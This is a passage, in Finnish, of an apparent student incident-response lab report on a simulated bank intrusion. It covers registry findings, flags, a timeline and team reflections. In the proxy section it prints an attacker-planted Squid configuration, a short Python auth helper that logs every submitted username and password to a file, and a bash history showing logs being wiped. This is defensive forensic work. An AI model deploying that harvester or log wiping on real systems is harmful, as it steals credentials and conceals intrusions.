
Kuvio 42 Event

Regeditillä etsimme kaikista rekistereistä winlogon:ia vastaavia tiedostoja, josta sitten löytyi ensimmäinen flagi (kuvio 43).




Kuvio 43 Flag 1

Flag1 löytyi myös toisesta paikasta (kuvio 44).



Kuvio 44 Flag 1 toisessa polussa

Huomasimme myös event vieweristä, että laz.exe oli mahdollisesti käynnistetty työasemalla klo 10.37 (kuvio 45).



Kuvio 45 Laz.exe käynnistys

8 Proxy palvelin

Tiedostopalvelimelta on otettu SSH yhteys proxypalvelimelle root käyttäjätunnuksella, joka herätti epäilyksemme (Kuvio 46)

@timestamp	February 15th 2018, 10:27:06.602
_id	8J2TmGEBMVX20uhVAeH1
_index	logstash-2018.02.15
_score	-
_type	log
host	10.0.100.70
hostname	proxy.northernbank.org
message	Accepted password for root from 10.0.100.20 port 64517 ssh2
ssh_authmethod	password
ssh_authresult	success
ssh_client_ip	10.0.100.20
ssh_client_port	64517
ssh_protocol	ssh2
ssh_user	root
syslog_facility	security/authorization
syslog_facility_code	10
syslog_pid	1492
syslog_pri	86
syslog_prog	sshd
syslog_severity	informational
syslog_severity_code	6
tags	syslog, sshd, auth
type	log

Kuvio 46 SSH proxylle

SSH-yhteyden ottaja on asettanut HTTP pyynnöille kirjautumisen pakolliseksi näin varastaen työntekijöiden käyttäjätunnukset. Välityspalvelimen konfiguraatiodiestostosta löytyi myös viimeinen DFIR-lippu. (Kuvio 47)

```

root@proxy:/etc/squid
GNU nano 2.3.1      File: squid.conf
http_port 3128 ssl-bump generate-host-certificates=on cert=/etc/pki/tls/certs/squid.pem ke$
max_filedesc 4096

logformat custom %ts.%03tu %6tr %>a %Ss/%03>Hs %<st %rm %ru %[un %Sh/%<a %mt "%{User-Agent$
access_log syslog:local4.info custom
auth_param basic program /etc/squid/auth.py
auth_param basic children 10
auth_param basic realm NorthernBank Proxy Auth
auth_param basic credentialsttl 1 hours
auth_param basic casesensitive off

# DFIR5_{st3411ngurus3rn4mesnp4ssw0rdsf0r101zz}
acl authenticated proxy_auth REQUIRED
acl staff src 10.10.0.0/24
acl mgmt src 10.98.0.0/24
acl bank-staff src 10.20.0.0/24
http_access allow staff authenticated
http_access allow bank-staff authenticated
http_access allow mgmt all

```

Kuvio 47 Squid konfiguraatio

Palvelimen bash historiasta löytyi hyökkääjän jättämät jäljet, josta huomattiin epäilyttävä python tiedosto (Kuvio 48)

```

root@proxy:/etc/squid
422 systemctl stop squid
423 echo "" > /var/log/squid/access.log
424 echo "" > /var/log/squid/cache.log
425 ls
426 cd
427 poweroff
428 tail /var/log/squid/access.log
429 tail /var/log/squid/cache.log
430 tail /var/log/squid/access.log
431 tail /var/log/squid/cache.log
432 firewall-cmd --add-port=3129/tcp
433 vim /etc/rsyslog.d/listen.conf
434 vim /etc/rsyslog.d/squid-log.conf
435 less /var/log/messages
436 less /var/log/squid/access.log
437 vim /etc/squid/squid.conf
438 service rsyslog res
439 systemctl restart rsyslog.service
440 ls /var/log/
441 ls /var/log/squid/
442 tail -n 1000 /var/log/squid/access.log
443 tail -n 1000 /var/log/squid/access.log | grep twitter
444 tail -f /var/log/squid/access.log | grep twitter
445 systemctl status rsyslog.service
446 tcpdump -i ens192 host 10.99.0.50
447 history
448 nano /etc/rsyslog.d/squid-log.conf
449 ls /var/log/
450 ls /var/log/squid/access.log
451 cat /var/log/squid/access.log
452 nano /etc/squid/squid.conf
453 systemctl restart squid.service
454 ls
455 nano /etc/squid/auth.py
456 chown squid /etc/squid/auth.py
457 chmod +x /etc/squid/auth.py
458 nano /etc/squid/squid.conf
459 systemctl restart squid
460 cd /tmp/
461 ls
462 cat odigu.txt

```

Kuvio 48 bash history

Python skripti auth.py kopioi käyttäjätunnukset odigu.txt nimiseen tiedostoon jonka hyökkääjä myöhemmin lukee. (Kuvio 49)

```

root@proxy:/etc/squid
GNU nano 2.3.1 File: auth.py
#!/usr/bin/python

import sys

while True:
    line = sys.stdin.readline()
    if line == "":
        sys.exit(0)
    f = open("/tmp/odigu.txt", "a")
    f.write(line)
    f.close()
    sys.stdout.write("OK\n")
    sys.stdout.flush()

```


Kuvio 49 Python skripti

9 Löydetyt DFIR-liput

Harjoitusympäristöön oli laitettu DFIR-nimisiä lippuja, jotka oli nimetty DFIR1-DFIR5. Liput ovat aikajärjestyksessä, ja liittyvät hyökkäyksen eri vaiheisiin.

9.1 DFIR1


Staff-2 koneen rekisteristä winlogon osioista löydetty flag1. (Kuvio 50)



Kuvio 50 DFIR1

9.2 DFIR2

Files – palvelimen kansiossa, josta löydettiin lazermole.exe, löytyi myös interesting.txt -tekstitiedosto, joka sisältää DFIR2 - lipun. (Kuvio 51)



Kuvio 51 DFIR2

9.3 DFIR3

Tiedostopalvelimelta lähtevän datan User-agent osiosta löytyi lippu 3 (Kuvio 52)

Lippu oli base64 muotoon enkoodattu, joka myöhemmin käännettiin base64 dekooderilla. (Kuvio 53 ja 54)



Kuvio 52 Lippu 3

Decode from Base64 format

Simply use the form below

```
REZJUjNfe2cwMGRnMDFuZDAwZGgwcDN1cmg0djFuZ2Z1bn0=
```


Kuvio 53 dekodaus

```
DFIR3_{g00dg01n|d00dh0p3urh4v1ngfun}
```

Kuvio 54 Lipun 3 sisältö

9.4 DFIR4


Tiedostopalvelimen C-aseamalla, josta oli löydetty lazermole.exe rekisteriavaimen avulla, löytyy roskakorista lazermole.ini, joka sisältää DFIR4 - lipun. (Kuvio 55)



Kuvio 55 DFIR4

9.5 DFIR5

Viides ja viimeinen lippu löytyi proxypalvelimelta squid.conf tiedostosta (Kuvio 56)



```

root@proxy:/etc/squid
GNU nano 2.3.1      File: squid.conf
http_port 3128 ssl-bump generate-host-certificates=on cert=/etc/pki/tls/certs/squid.pem ke$
max_filedesc 4096

logformat custom %ts.%03tu %6tr %>a %Ss/%03>Hs %<st %rm %ru %[un %Sh/%<a %mt "%{User-Agent$
access_log syslog:local4.info custom
auth_param basic program /etc/squid/auth.py
auth_param basic children 10
auth_param basic realm NorthernBank Proxy Auth
auth_param basic credentialsttl 1 hours
auth_param basic casesensitive off

# DFIR5 {st3411ngurus3rn4mesnp4ssw0rdsf0r101zz}
acl authenticated proxy_auth REQUIRED
acl staff src 10.10.0.0/24
acl mgmt src 10.98.0.0/24
acl bank-staff src 10.20.0.0/24
http_access allow staff authenticated
http_access allow bank-staff authenticated
http_access allow mgmt all

```

Kuvio 56 squid.conf

10 Tapahtumien kulku

Ympäristöön oli tehty paljon erilaisia hyökkäyksiä, joista osan pystyi liittämään toisiinsa. Lokien perusteella ympäristöön oli tehty savuverhoskannauksia, jolla koitetaan hämätä IR-tutkijoita ja työntekijöitä.

Merkittävät tapahtumat alkavat klo 8:30 kun STAFF-WS-2 suorittaa SMB skannausta Domain-kontrollerille. Ennen tätä klo 8:20 nothernbankin wordpress-sivuille suoritetaan Bruteforce hyökkäystä. Tässä kohtaa ei ole tietoa onko mahdollinen hyökkääjä tai hyökkääjät saaneet jalansijaa wordpress-palvelimelle tai Domain-kontrollerille.

Käyttäjä Jenna Nikulainen lataa alX8.exe tiedoston ukrainasta STAFF-WS-2 koneella osoitteesta 37.52.209.183. Nikulaisen koneelta löytyy laz.exe joka on käynnistetty myöhemmin 10:37.

Yrityksen verkkosegmentissä 10.99.0.0/24 on sinne kuulumaton työasema, joka tekee epäilyttäviä toimintoja. Työaseman nimi on GT-MGMT-VATMA. Tämä herätti epäilyn, että käyttäjä on päässyt yrityksen palvelinverkkoon kiinni. Ei voida tietää onko käyttäjä yrityksen työntekijä vai joku ulkopuolinen. Samaiselta työasemalta kirjauduttiin tiedostopalvelimelle käyttäjällä "tmies" ja ladattiin sinne lazermole.exe tiedosto. 10:09 käyttäjä on ladannut lazernakki.exe tiedoston legads.com

palvelimelta jolta alx8 aiemmin ladattiin toisella työasemalla. Hetki myöhemmin samainen käyttäjä avasi "meterpreter" yhteyden legads.com palvelimelle.

Tiedostopalvelimelle siirretty lazermole.exe tiedoston käynnistyttyä alkaa suuria määriä dataa siirtyä legads.com palvelimelle. Tästä voimme päätellä, että haittaohjelma lukee tiedostopalvelimelta tiedostoja ja lähettää ne legads.com palvelimelle. HTTP protokollan yli toimiva C&C yhteyden avulla hyökkääjällä voi olla täysi hallinta koneeseemme. Pakettikaappauksesta nähdään, että tiedostopalvelimen suorittamat HTTP pyynnöt ovat todella outoja ja niissä on suuri määrä salattua dataa.

Tiedostopalvelimelta on otettu SSH-yhteys "root" käyttäjällä proxy-palvelimelle, joka on hieman outoa. Proxy-palvelimelta löytyi python skripti ja konfiguraatiota oli muokattu niin että jokainen käyttäjä joutuu autentikoitumaan palvelimelle selatessaan http verkkosivuja. Python skripti tallensi käyttäjien syöttämät salasanat "odiqu.txt" tiedostoon jonka hyökkääjä olisi myöhemmin hakenut.

Hyökkääjä on mahdollisesti välittänyt oman SSH-liikenteensä komentokanavan läpi päästen sisäverkon Proxy-palvelimelle käsiksi. GT-MGMT-VATMA koneen meterpreter yhteyden käytöstä ei ole tietoa. Kyseinen käyttäjä on hyvin todennäköisesti rogue tai ulkopuolinen hyökkääjä. Legads.com osoitetta käytettiin hämäämään tutkijoita mutta hyökkääjät tekivät virheen siinä, että käyttivät vain yhtä palvelinta tiedonsiirtoon.

10.1 Aikajana

Otimme merkittävimmistä tapahtumista aikaleiman ja laitoimme ne taulukkoon järjestykseen. Tutkiessa taulukkoa huomasimme, että tapahtumat eivät sovi yhteen ajallisesti. Lazermole.exe on lähettänyt legads.com palvelimelle dataa jo ennekuin haittaohjelmaa oli edes siirretty tiedostopalvelimelle. Mahdollisesti tulkitsimme aikavyöhykettä väärin tai sitten ympäristön konfiguraatiot NTP:n osalta ovat olleet vialliset. (Kuvio 57)

Kellonaika	Toiminne	Lähde	Kohde	Info	Kone
8:15:32	SMB Enumeraatio DC:lle	10.10.0.102	10.0.100.10	CVE 2009-3103 (There is total information disclosure)	STAFF-WS-2
8:20:04	Wordpress Bruteforce	87.254.210.119	10.99.0.10		
8:30:13	Mahdollisen haitakkeen lataaminen	37.52.209.183	10.10.0.102	Tiedosto: alk8, Käyttäjä: jnikulainen	STAFF-WS-2
9:40:53	Lazermole.exe lähettää suuren määrän dataa FILES palvelimelta legads.com	10.0.100.20	37.52.209.183	Data menee porttiin 8081, ei ole tietoa mistä lazermole.exe ladattiin	FILES
9:47:14	lazermole.exe on siirretty FILES palvelimelle ja sille on yritetty tehdä peristeenä	10.0.100.20			FILES
9:56:04	Kirjautumisyritys FILES palvelimelle	10.99.0.252	10.0.100.20	Käyttäjä: GT-MGMT-VATMA	MGMT/ROGUE
9:58:34	lazermole.exe siirretty FILES palvelimelle			Käyttäjä: SYSTEM	
9:59:10	Kirjautuminen FILES palvelimelle	10.99.0.252	10.0.100.20	Käyttäjä: tmies	
10:09:07	legads.com/lazernakki.exe lataaminen	37.52.209.183	10.99.0.252		MGMT/ROGUE
10:13:05	Metasploit yhteys yritys ulkoverkkoon	37.52.209.183	10.99.0.252		MGMT/ROGUE
10:27:06	FILES palvelimelta SSH-yhteys proxyille	10.10.100.20	10.0.100.70		
10:37:14	Laz.exe Käynnistetty	10.10.0.102	10.0.100.70	Haitake lähettää pyyntöjä proxyille	STAFF-WS-2

Kuvio 57 Aikajana

11 Pohdinta

Kokosimme ryhmältä mielipiteitä harjoitustyöstä alle.

Joni: Harjoituksen verkkoympäristö oli hyvin rakennettu ja ympäristöön tutustumisen jälkeen pääsi hyvin perille siitä, mitä tietoa lokeista ja muista pystyi kaivamaan.

Mielenkiintoista oli päästä katsomaan puolustajankin näkökulmasta ja selvittää, miten hyökkäyksen etenemisen näkee lokitiedoista. Yleensä kurseilla on käyty läpi eri hyökkäysmenetelmiä ja suoritettu hyökkäyksiä haavoittuvuuksien kautta.

Ville: Lokitietojen tutkiminen aiheutti aluksi hieman päänvaivaa ja sopivien suodattimien asettamisen jälkeen loC tietoja alkoi löytymään. Ympäristössä oli paljon epäilyttäviä asioita kuten se että miksi yrityksen työntekijät ajavat nmap skannauksia omilta työasemiltaan. Myöskin relaatio STAFF-WS-2 ja MGMT-VATMA työasemien välillä jäi hämärän peittoon.

Niko T: Harjoitus oli mielenkiintoinen ja siinä riitti hyvin tekemistä. Aloitin aluksi tutkimaan flow-palvelinta mutta sitä oli aluksi hieman vaikea tutkia kun ei tiedetty ihan hirveästi vielä mitä oli tapahtunut, joten siirryin tutkimaan fcap-palvelinta ja staffi koneita josta löytyi sitten paremmin tietoa mitä oli tapahtunut.

Juho: Harjoitusympäristö oli hyvä ja harjoitus oli muutenkin mielenkiintoinen. Aluksi oli haastavaa ymmärtää mitä tietoa pitäisi etsiä mutta kun ensimmäiset hämärät tapahtumat löytyivät, oli tietoa helpompi tutkia.

Niko P: Ympäristö vaikutti todenmukaiselta ja tehtävä oli laaja ja haastava. Tutkin files konetta sekä myöhemmin DC konetta ja etsin tietoa tutkimalla käyttäjien ja järjestelmän kansioita ja tiedostoja. Rekisteriä ja tapahtumalokia tuli myös tutkittua.

Tapahtumalokien avulla pystyi selvittämään paljon hyökkäyksen ajan tapahtumien kulusta.

Mikael R: Ympäristön tutkiminen oli erittäin mielenkiintoista, mutta aluksi hieman hankalaa. Jaoimme jokaiselle ryhmän jäsenelle koneet mitä tuli tutkia, mutta päädyimme kuitenkin kaikki tutkimaan kaikkea. Itse tutkin aluksi DC konetta, jonka jälkeen päädyin tutkimaan staff01, staff02, FPCAPia ja fileserveriä. Suurimman osan ajasta tutkin DC konetta ja FPCAPia, sillä muut oli tutkineet staff koneet perinpohjin läpi. FPCAP:stä löytyi paljon mielenkiintoisia asioita, jonka avulla pystyimme loksauttelemaan palapelin palasia paikoilleen. Ympäristö oli mielenkiintonen ja haastava ja oli todella hauskaa toimia puolustajana, kun olen toiminut vain hyökkäys puolella kaikissa harjoituksissa.